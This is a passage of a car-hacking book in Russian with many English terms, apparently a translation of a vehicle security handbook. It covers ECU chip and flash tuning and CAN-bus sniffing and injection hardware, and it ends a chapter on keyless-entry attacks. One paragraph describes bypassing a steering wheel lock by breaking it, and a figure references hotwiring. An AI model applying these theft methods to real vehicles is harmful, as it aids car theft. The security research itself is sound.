


Рисунок 12-9: простая иллюстрация того, какие wires пересекать.

Если у car был steering wheel lock, вы bypass it, ломая metal keyhole spring и breaking lock, или иногда просто forced wheel to turn, пока lock не ломался.

Резюме

В этой главе вы узнали о low-level wireless communications. Мы прошли methods for identifying wireless signals и common attacks против wireless communications. Мы продемонстрировали несколько hacks с использованием TPMS, чтобы показать, что даже seemingly benign devices уязвимы к attack. Мы также рассмотрели security key fob и продемонстрировали несколько simple hacks там. Vehicle theft быстро adapting to modern electronic vehicles, а attacks на keyless systems - один из main hacks, используемых в thefts. Понимание different systems, их strengths and weaknesses и способов attack помогает понять, насколько ваш vehicle уязвим к theft. Наконец, мы обсудили несколько old-school nonelectronic hacks, например manual brute-forcing door keypads и hotwiring.

В главе 13 мы рассмотрим распространенный и, пожалуй, менее malicious тип hacking: performance tuning.

Ссылки

1. Ishtiaq Rouf et al., "Security and Privacy Vulnerabilities of In-Car Wireless Networks: A Tire Pressure Monitoring System Case Study," USENIX Security '10, Proceedings of the 19th USENIX Conference on Security, August 2010: 323-338, https://www.usenix.org/legacy/events/sec10/tech/full_papers/Rouf.pdf.
2. Samy Kamkar, "Drive It Like You Hacked It" (presentation, DEF CON 23, Las Vegas, NV, August 6 2015), <http://samy.pl/defcon2015/2015-defcon.pdf>.
3. Jos Wetzels, "Broken Keys to the Kingdom: Security and Privacy Aspects of RFID-Based Car Keys," eprint arXiv:1405.7424 (May 2014), <http://arxiv.org/ftp/arxiv/papers/1405/1405.7424.pdf>.
4. Aurelien Francillon, Boris Danev, and Srdjan Capkun, "Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars," NDSS 2011 (February 2011), <https://eprint.iacr.org/2010/332.pdf>.
5. Roel Verdult, Flavio D. Garcia, and Baris Ege, "Dismantling Megamos Crypto: Wirelessly Lockpicking a Vehicle Immobilizer," Supplement to the Proceedings of the 22nd USENIX Security Symposium, August 2013: 703-718, https://www.usenix.org/sites/default/files/sec15_supplement.pdf.
6. Volkswagen Aktiengesellschaft v. Garcia & Ors [2013] E.W.H.C. 1832 (Ch.).
7. Roel Verdult, Flavio D. Garcia, and Josep Balasch, "Gone in 360 Seconds: Hijacking with Hitag2," USENIX Security '12, Proceedings of the 21st USENIX Conference on Security, August 2012: 237-268, <https://www.usenix.org/system/files/conference/usenixsecurity12/sec12-final95.pdf>.
8. Stephen C. Bono et al., "Security Analysis of a Cryptographically-Enabled RFID Device," 14th USENIX Security Symposium, August 2005, <http://usenix.org/legacy/events/sec05/tech/bono/bono.pdf>.

Глава 13. Тюнинг производительности

Автор: Dave Blundell.

Performance tuning, часто называемый просто tuning, подразумевает изменение operating parameters двигателя для улучшения performance автомобиля. В современных автомобилях это обычно означает modification engine computer, даже когда изменения механические.

Performance tuning необходим для большинства automotive racing. Эта огромная industry, которая, по данным Performance Racing Industry, стоит около 19 миллиардов долларов в год worldwide, ежегодно привлекает почти half a million people только в United States для участия в auto races. И эти цифры даже не включают множество modified vehicles, участвующих в amateur racing по всему миру.

Большая часть performance tuning - это всего лишь изменение operating conditions двигателя для достижения целей, отличных от целей original design. В большинстве engines есть значительный запас для улучшения power или economy, если вы готовы немного пожертвовать safety или использовать другое fuel, чем то, под которое engine был изначально tuned.

Эта глава дает high-level обзор engine performance tuning и компромиссов, на которые приходится идти при решении, какие aspects работы engine изменять. Вот несколько representative examples использования и результатов performance tuning:

- После установки другого rear axle gear в 2008 Chevy Silverado, чтобы улучшить способность truck буксировать heavy loads, speedometer стал показывать неверно из-за изменения gear ratio, transmission начала переключаться слишком поздно, а antilock braking system перестала работать. Engine computer пришлось reprogram, чтобы speedometer снова показывал правильно, а transmission controller нужно было reprogram, чтобы truck переключался правильно. После правильной calibration truck смог работать корректно.
- Переход с summer tires на winter tires в 2005 Ford F350 потребовал reprogramming engine и transmission computers, чтобы обеспечить speedometer accuracy и appropriate transmission shifting.
- В качестве альтернативы утилизации 1995 Honda Civic после отказа engine были установлены engine и transmission от 2000 Honda CR-V. Original engine computer был reprogrammed и tuned под новый engine. После замены motor этот vehicle с тех пор проехал почти 60 000 miles.
- Настройка timing of transmission shifts и использования fuel and spark двигателем в factory computer сделала 2005 Chevrolet Avalanche более fuel efficient. Эти изменения улучшили fuel economy со среднего 15.4 mpg до 18.5 mpg, сохранив compliance с Louisiana emissions testing.
- Factory computer был reprogrammed в 1996 Nissan 240 под newly installed engine and transmission. До reprogramming car едва мог работать. После reprogramming car работал так, словно пришел с factory с новым engine.

Предупреждение. Почти в каждой стране есть свои emissions laws, которые обычно запрещают tampering with, disabling или removing any emissions-related system. Многие performance modifications, включая engine computer tuning, подразумевают изменение работы emissions components или их удаление из vehicle, что может быть illegal для vehicles, эксплуатируемых на public roads. Учитывайте local laws перед performance tuning любого vehicle.

Компромиссы performance tuning

Если performance tuning настолько powerful и дает так много benefits, почему cars не выходят с factory с лучшими возможными settings? Короткий ответ: лучшего setting не существует; есть только trade-offs и compromises, зависящие от того, чего вы хотите от конкретного vehicle. Между settings всегда есть interplay. Например, settings для получения maximum horsepower от vehicle не совпадают с settings, дающими лучшую fuel economy. Похожий trade-off есть между lowest emissions, maximum fuel economy и maximum power.

Чтобы одновременно увеличить fuel economy и power output, необходимо увеличить average pressure from combustion, а это означает, что engine будет работать ближе к границе safe operating conditions. Tuning - это игра compromises, в которой engine configured to achieve a specific goal without self-destructing.

Для manufacturers порядок priority при проектировании engine capabilities таков:

1. engine должен работать safely;
2. он должен comply с emissions standards, установленными EPA;
3. fuel efficiency должна быть как можно выше.

Когда manufacturers проектируют некоторые performance-oriented vehicles, например Chevrolet Corvette, power output также может быть high priority, но только после выполнения emissions requirements. Stock settings обычно не дают engine достичь maximum power, как правило, чтобы уменьшить emissions и защитить motor.

При performance tuning двигателя без modification mechanical parts обычно верны следующие compromises:

- Увеличение power снижает fuel economy и создает более высокие hydrocarbon emissions.
- Увеличение fuel economy может увеличить NOx emissions.
- Увеличение torque повышает force и stress на engine автомобиля и structural components.
- Увеличение cylinder pressure приводит к более высокой вероятности detonation и damage engine.

При этом фактически возможно получить больше power и улучшить fuel economy, повысив brake mean effective pressure (BMEP). BMEP - это, по сути, average pressure, applied to pistons during engine operation. Однако trade-off здесь в том, что трудно значительно повысить BMEP, не увеличив также peak cylinder pressure during combustion event и, следовательно, вероятность detonation. Существуют жесткие limits на maximum peak pressure в конкретной ситуации из-за physical construction motor, используемого fuel, а также physical and material factors. Увеличение peak cylinder pressure за пределы определенного limit обычно приведет к combustion without spark due to autoignition, также известному как detonation, что обычно быстро destroy engines.

Тюнинг ECU

Engine computers - это vehicle computers, которые чаще всего изменяются для performance tuning. Большинство performance modifications designed to change physical operation двигателя, что часто требует corresponding change to calibration engine computer для достижения optimal operation. Иногда такая recalibration требует физически modify computer путем удаления и reprogramming chips; это известно как chip tuning. В других случаях ECU можно reprogram, communicating with it using a special protocol вместо physical modification; это называется flash programming или просто flashing.

Chip tuning

Chip tuning - самая старая форма modification engine computer. Большинство ранних engine controllers использовали dedicated ROM memory chips. Чтобы изменить operation chip, нужно было физически remove chip, reprogram его вне ECU, а затем reinstall it; этот процесс называется chipping. Users, ожидающие repeated modifications на older vehicles, часто устанавливают sockets вместо ROM, чтобы easier insertion and removal of chips.

Automotive computers используют many different kinds of memory chips. Некоторые можно programmed only one time, но большинство можно erase и reuse. Некоторые older chips имеют window и требуют UV-C light, sterilizer, чтобы erase them.

EPROM programmers

Chip tuning обычно требует EPROM programmer - устройства, которое reads, writes и, если поддерживается, programs chips. При chip tuning будьте очень careful, чтобы programmer, который вы покупаете, работал с type of chip, который вы намерены modify. Truly universal chip programmer не существует. Вот пара популярных EPROM programmers:

- **BURN2** - относительно cheap basic programmer (около 85 долларов), supporting common EPROMs, used in chip programming. Он имеет USB interface с open command set, а многие tuning applications уже имеют native support (<https://www.moates.net/chip-programming-c-94.html>).
- **Willem** - еще один popular ROM burner (от 50 до 100 долларов, depending on model). Original Willem использовал parallel port interface, но newer versions используют USB. (Ищите Willem на Ebay или MCUMall.com.)

Почти все EPROM programmers поддерживают только dual in-line package (DIP) chips. Если computer вашего vehicle использует surface mount-style chips, вероятно, понадобится купить appropriate additional adapter. Обычно хорошая идея - брать любые adapters из того же source, что и programmer, чтобы обеспечить compatibility. Все adapters следует считать custom hardware.

На рисунке 13-1 показана ROM adapter board, установленная в Nissan ECU. Два empty 28-pin sockets в lower-left corner были добавлены к original ECU. Для modification и добавления ROM boards вроде этой часто требуется soldering.




Рисунок 13-1: 1992 S13 Nissan KA24DE ECU с установленной Moates ROM adapter board.

ROM emulators

Одно из больших преимуществ chip tuning перед другими tuning methods состоит в том, что он позволяет использовать ROM emulators, которые хранят contents of ROM в некоторой форме nonvolatile read/write memory, чтобы можно было вносить instant modifications to ROM. Позволяя делать более или менее instant changes, ROM emulators могут значительно сократить amount of time, required to tune vehicle, compared to flash tuning, который обычно намного медленнее при updates.

ROM emulators обычно используют USB или serial connection к PC и software, которое updates emulator, чтобы keep it synchronized с working image на PC. Ниже приведены recommended ROM emulators:

- **Ostrich2** - ROM emulator, designed for 8-bit EPROMs from 4k (2732A) to 512k (4mbit 29F040) and everything in between (27C128, 27C256, 27C512). Он относительно inexpensive - около 185 долларов - и имеет USB interface с open command set, а также many tuning applications, которые

уже имеют native support (<https://www.moates.net/ostrich-20-the-new-breed-p-169.html>).

- **RoadRunner** - ROM emulator, aimed at 16-bit EPROMs, like 28F200, 29F400, and 28F800 in a PSOP44 package (см. рисунок 13-2). Он тоже относительно inexpensive - около 489 долларов - и имеет USB interface с open command set и many tuning applications, которые уже имеют native support (<https://www.moates.net/roadrunnerdiy-guts-kit-p-118.html>).




Рисунок 13-2: RoadRunner emulator, подключенный к Chevrolet 12200411 LS1 PCM.

- **OLS300** - emulator, который работает только с WinOLS software. Он стоит около 3000 долларов (нужно запрашивать quote) и natively emulates variety of 8- and 16-bit EPROMs (<http://www.evc.de/en/product/ols/ols300/>).

Flash tuning

В отличие от chip tuning, flash tuning (также известный как flashing) не требует physical modifications. При flashing вы reprogram ECU, communicating with it using specialized protocols.

Первые flashable ECUs стали доступны примерно в 1996 году. J2534 DLLs combined with OEM software provide access to a method of flash programming, но большая часть tuning software полностью bypasses this и communicates natively with ECU. Большинство aftermarket tuning packages, such as HP tuners, EFI Live, Hondata, and Cobb, use proprietary hardware вместо J2534 pass-through device. Binary Editor (<http://www.eecanalyzer.net/>) - один пример software, предлагающего J2534 как option for programming Ford vehicles using supported J2534 interfaces.

RomRaider

RomRaider (<http://www.romraider.com/>) - free, open source tuning tool, designed for Subaru vehicles. С ним можно использовать Tactrix OpenPort 2.0, piece of pass-through hardware (<http://www.tactrix.com/>, около 170 долларов), который хорошо работает с RomRaider. После подключения pass-through cable к ECU RomRaider позволяет download flash memory ECU. Затем можно open эти flash images с definitions file, или def, который maps locations and structure of parameters within image и provides formulas to display data in human-readable format. Это mapping позволяет быстро locate и change engine parameters без disassemble flash. На рисунке 13-3 показан RomRaider с загруженными flash image и definition.




Рисунок 13-3: редактор ECU RomRaider.

Stand-alone engine management

Одна альтернатива reverse engineering factory computers - просто заменить их aftermarket part. Популярный stand-alone engine computer - MegaSquirt (<http://megasquirt.info/>), family of boards and chips, которая будет работать почти с любым fuel-injected engine.

MegaSquirt берет начало в DIY community и был designed to enable people to program their own engine computers. Early MegaSquirt units обычно требовали собрать board самостоятельно, но эти versions часто приводили к confusion, with many competing user-assembled hardware designs that were not quite compatible. Current designs therefore moved toward pre-made format, чтобы provide more consistent and uniform hardware platform.

Есть несколько multiplatform tools, available for use with MegaSquirt hardware. На рисунке 13-4 показан самый popular one: TunerStudio (<http://www.tunerstudio.com/index.php/tuner-studio/>, около 60 долларов). TunerStudio позволяет modify parameters, view sensors and engine operating conditions,

record data и analyze data для внесения targeted changes.




Рисунок 13-4: gauge cluster TunerStudio.

Резюме

Эта глава показывает, как понимание embedded systems автомобиля можно использовать для изменения его behavior. Мы увидели, что почти любые changes, made to vehicle, даже mechanical modifications, требуют некоторого reprogramming vehicle computer. Мы рассмотрели, как alterations in standard factory settings приводят к performance trade-offs and compromises, так что "best" settings для vehicle всегда зависят от ваших specific goals. Мы также показали несколько examples of performance tuning methods, включая chip and flash tuning, и представили common hardware and software tools, used for tuning cars.

Приложение А. Инструменты ремесла

В этом разделе обсуждаются разные tools, которые могут понадобиться при исследовании vehicle. Я решил сосредоточиться на low-cost devices и software, потому что для меня важно, чтобы в research участвовало как можно больше людей.

Open Garages готов показывать и продвигать tools, помогающие automotive research. Если ваша company выпускает отличный product, можете связаться с Open Garages, но если нет открытого способа contribute to your tool, не ждите бесплатной publicity.

Hardware

В этом разделе мы рассмотрим boards, такие как ChipWhisperer, а также dongle-like devices, которые provide CAN connectivity. Сначала мы посмотрим на lower-cost, open source hardware, а затем исследуем некоторые higher-end devices для тех, кто готов потратить немного больше денег.

Хотя существует много cost-effective devices для communication with CAN bus, software, нужного для interaction with these devices, может не хватать, поэтому часто придется писать собственное.

Lower-End CAN devices

Эти devices полезны для sniffing contents of your CAN bus и injecting packets. Они варьируются от hobbyist-level boards до professional devices, которые поддерживают множество custom features и могут simultaneously handle many different CAN buses.

Arduino shields

Многочисленные Arduino и Arduino-like devices (20-30 долларов, <https://www.arduino.cc/>) будут поддерживать CAN при добавлении Arduino shield. Вот несколько Arduino shields, поддерживающих CAN:

- **CANdiy-Shield** - MCP2515 CAN controller с двумя RJ45 connectors и protoarea.
- **ChuangZhou CAN-Bus Shield** - MCP2515 CAN controller с D-sub connector и screw terminals.
- **DFRobot CAN-Bus Shield** - STM32 controller с D-sub connector.
- **SeeedStudio SLD01105P CAN-Bus Shield** - MCP2515 CAN controller с D-sub connector.
- **SparkFun SFE CAN-Bus Shield** - MCP2515 CAN controller с D-sub connector и SD card holder; имеет connectors для LCD и GPS module.

Все эти shields довольно похожи. Большинство работает на MCP2515 CAN controller, хотя shield DFRobot использует STM32, который быстрее и имеет больше buffer memory.

Независимо от выбранного shield, вам придется написать code для Arduino, чтобы sniff packets. Каждый shield поставляется с library, designed to interface with the shield programmatically. В идеале эти buses должны поддерживать что-то вроде LAWICEL protocol, который позволяет send and receive packets over serial через userspace tool на laptop, например SocketCAN.

Freematics OBD-II Telematics Kit

Этот Arduino-based OBD-II Bluetooth adapter kit включает OBD-II device и data logger, а также поставляется с GPS, accelerometer, gyro и temperature sensors.

CANtact

CANtact, open source device by Eric Evenchick, - очень доступное USB CAN device, которое работает с Linux SocketCAN. Оно использует DB 9 connector и имеет уникальное преимущество: jumper pins позволяют менять, какие pins являются CAN и ground; это дает поддержку как US-, так и UK-style DB9 to OBD-II connectors. CANtact можно получить на <http://cantact.io/>.

Raspberry Pi

Raspberry Pi - альтернатива Arduino стоимостью примерно 30-40 долларов. Pi предоставляет Linux operating system, но не включает CAN transceiver, поэтому понадобится купить shield.

Одно из преимуществ Raspberry Pi перед Arduino состоит в том, что он позволяет использовать Linux SocketCAN tools напрямую, без необходимости покупать additional hardware. В целом Raspberry Pi может talk to MCP2515 over SPI при помощи простой wiring. Вот несколько implementations для Raspberry Pi:

- **Canberry** - MCP2515 CAN controller только со screw terminals (без D-sub connector; 23 доллара).
- **Carberry** - две CAN bus lines и две GMLAN lines, LIN и infrared (похоже, это не open source shield; 81 доллар).
- **PICAN CAN-Bus Board** - MCP2515 CAN controller с D-sub connector и screw terminals (40-50 долларов).

ChipKit Max32 Development Board and NetworkShield

ChipKit board - development board, которая вместе с NetworkShield может дать network-interpretable CAN system, как обсуждалось в разделе "Преобразование сообщений CAN bus" на странице 85. Стоящее около 110 долларов, это open source hardware solution продвигается standard OpenXC и поддерживает prebuilt firmware от OpenXC, но вы также можете write your own firmware для него и работать с raw CAN.

ELM327 chipset

ELM327 chipset - безусловно самый дешевый available chipset (от 13 до 40 долларов), и он используется в большинстве дешевых OBD devices. Он communicates with OBD over serial и поставляется практически с любым connector, какой только можно представить: USB, Bluetooth, Wi-Fi и так далее. Можно connect to ELM327 devices over serial, и они способны отправлять packets, отличные от OBD/UDS packets. Полный список commands для ELM327 см. в data sheet по адресу <http://elmelectronics.com/DSheets/ELM327DS.pdf>.

К сожалению, available CAN Linux tools не работают на ELM327, но Open Garages начал web initiative, включающую sniffing drivers для ELM327, называемую CANiBUS (<https://github.com/Hive13/CANiBUS/>). Имейте в виду, что у ELM327 limited buffer space, поэтому при sniffing вы будете терять packets, а transmission может быть немного imprecise. Однако если вы

pinch, это самый cheap route.

Если вы готовы открыть device и припаять несколько wires к ELM327, можно reflash firmware и convert it into LAWICEL-compatible device, что позволит вашему uber cheap ELM327 работать с Linux и появляться как slcanX device. (Информацию о том, как flash your ELM327, можно найти в blog Area 515 makerspace из Des Moines, Iowa, по адресу <https://area515.org/elm327-hacking/>.)

GoodThopter Board

Travis Goodspeed, well-known hardware hacker, выпустил open source, low-cost board с CAN interface под названием GoodThopter. GoodThopter, основанный на его популярных GoodFet devices, использует MCP2515 и communicates over serial через собственный custom interface. Вам придется completely assemble and solder together это device самостоятельно, но это должно стоить всего несколько долларов, depending on the parts, available at your local hackerspace.

ELM-USB Interface

OBDTester.com продает commercial ELM-32x-compatible device примерно за 60 долларов. OBDTester.com поддерживает PyOBD library (см. "Software" на странице 246).

CAN232 and CANUSB Interface

LAWICEL AB выпускает commercial CAN device CAN232, который plugs into RS232 port с DB9 connector, а также USB version called CANUSB (последний стоит 110-120 долларов). Поскольку эти devices сделаны inventors of LAWICEL protocol, они guaranteed to work with can-utils serial link modules.

VSCOM Adapter

VSCOM - доступный commercial USB CAN module от Vision Systems (<http://www.vscm.de/usb-to-can.htm>), использующий LAWICEL protocol. VSCOM работает с Linux can-utils over serial link (slcan) и дает хорошие results. Device стоит примерно 100-130 долларов.

USB2CAN Interface

